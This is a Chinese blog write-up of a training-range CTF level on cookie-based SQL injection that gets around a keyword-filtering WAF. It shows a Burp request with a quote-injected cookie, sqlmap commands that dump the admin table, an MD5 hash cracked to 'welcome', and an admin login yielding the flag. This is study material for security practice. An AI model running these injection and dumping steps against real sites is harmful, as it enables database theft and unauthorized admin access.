

# 【封神台】SQL注入绕过WAF练习（cookie注入）

原创

[00勇士王子](#) 于 2021-11-17 14:06:45 发布 2986 收藏 1

分类专栏: [web CTF sql](#) 文章标签: [安全 sql web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_45813980/article/details/121375753](https://blog.csdn.net/qq_45813980/article/details/121375753)


版权



[web](#) 同时被 3 个专栏收录

18 篇文章 0 订阅

订阅专栏



[CTF](#)

22 篇文章 1 订阅

订阅专栏



[sql](#)

9 篇文章 0 订阅

订阅专栏

题目

## 第二章: 遇到艰难! 绕过WAF过滤! 【配套课时: SQL注入攻击原理 实战演练】

掌控者官方

2020-10-20 16:28:03

(6287)

(163)

尤里在得到女神家网站密码后, 却发现注入点权限很小, 凭他的皮毛技术也没找到网站后台, 这时尤里通过旁站查询, 他发现了女神家网站是用的主机空间托管, 他立刻扫描旁站, 果然发现一个站点, 且后台是默认路径..... 尤里冷笑一声行动了起来, 却发现有一层防火墙拦在了他的面前。。 传送门

Flag

提交

CSDN @00勇士王子

### 解题过程

进入网站

掌控安全学院实战演练靶场

kypt8004.ia.aqlab.cn

### 福建博均雕塑脱胎漆器有限公司

FUJIAN BOJUN DIAOSHU TUOTAIQIQU LIMITED COMPANY

网站首页 | 关于我们 | 产品中心 | 新闻中心 | 客户案例 | 在线留言 | 联系我们

- 客户案例 Customer Case
- 新闻动态 News
- 个人简介 Company Profile

掌控安全学院  
黑青安全渗透体系课程  
现在点击**免费学!**


- 美国机械业巨头米拉克龙裁员1... [2009-8-24]
- 2009将加快机械工业发展的... [2009-8-24]
- 上海凡太克工程机械有限公司增... [2009-8-24]
- 我国宜优先发展的几种包装机械 [2009-8-24]
- 如何科学选购定制的包装机械 [2009-8-24]
- 我国真空包装机械行业市场潜力... [2009-8-24]

产品展示 Product

友情链接: IP138 工信部 ASP SEO优化 图库99 HAO123 雅虎 网易  
掌控安全学院实战演练靶场 网址:hack.zkaq.cn  
Copyright 2012 Auto Parts All Right Reserved

CSDN @00勇士王子

随便点击一个新闻, 出现参数id, 进行单引号测试:



提示参数不能包含非法字符，应该是黑名单过滤

猜测是cookie注入

burp抓包，将参数放入cookie中，页面正常访问：



单引号测试，页面报错，没有警告弹出

**Request**

```
1 GET /shownews.asp? HTTP/1.1
2 Host: kypt8004.ia.aqlab.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: ASPSESSIONIDACQTQQAS=BLOJFAODLGCMBOMGJMJKH; id=171'
9 Upgrade-Insecure-Requests: 1
10
11
```

**Response**

福建博均雕塑脱胎漆器有限公司  
FUJIAN BOJUN DIAOSHU TUOTAIQIQU LIMITED COMPANY

网站首页 | 关于我们 | 产品中心

数据库出错

新闻中心

企业新闻

CSDN @00勇士王子

sqlmap跑出payload

```
python sqlmap.py -u "http://kypt8004.ia.aqlab.cn/shownews.asp?" --cookie="id=171" --level 2
```

```
Parameter: id (Cookie)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=171 AND 1135=1135
```

跑出表

```
python sqlmap.py -u "http://kypt8004.ia.aqlab.cn/shownews.asp?" --cookie="id=171" --level 2 --tables
```

```
[13:32:17] [WARNING] running in a single-
[13:32:19] [INFO] retrieved: user
[13:32:23] [INFO] retrieved: product
[13:32:30] [INFO] retrieved: admin
[13:32:37] [INFO] retrieved: news
[13:34:22] [INFO] retrieved: feedback
[13:34:38] [INFO] retrieved: vote
```

跑出admin表的列

```
python sqlmap.py -u "http://kypt8004.ia.aqlab.cn/shownews.asp?" --cookie="id=171" --level 2 -T admin --column
```

```
[WARNING] running in a single-
[INFO] retrieved: id
[INFO] retrieved: username
[INFO] retrieved: title
[INFO] retrieved: password
```

跑出username和密码的数据

```
python sqlmap.py -u "http://kypt8004.ia.aqlab.cn/shownews.asp?" --cookie="id=171" --level 2 --dump -T admin -C username,password
```

```
Database: Microsoft_Access_masterdb
Table: admin
[1 entry]
```

id	flag	title	user	content	username	password
1	<blank>	\x7f\x8eV\xfdg:h\xb0N\x1a]\xe8Y4 sb\xc9QK	admin	<P><FONT size=2>	admin	b9a2a2b5dff918c

password的值在线解md5后结果为welcome

密文: b9a2a2b5dff918c  
类型: 自动 [帮助]

查询 加密

查询结果:  
welcome

CSDN @00勇士王子

用户名为admin, 密码为welcome  
我们去找一下网站的后台  
直接在网站后加/admin,进入后台

企业网站管理系统

管理员登录



用户名称:

用户密码:

验证码:  请在左边输入  
2698

确认

清除

输入账号密码，进入后台，获取flag

竟然成功进入了后台！拿走通关KEY，迎接下一关吧！  
zkz{welcome-control}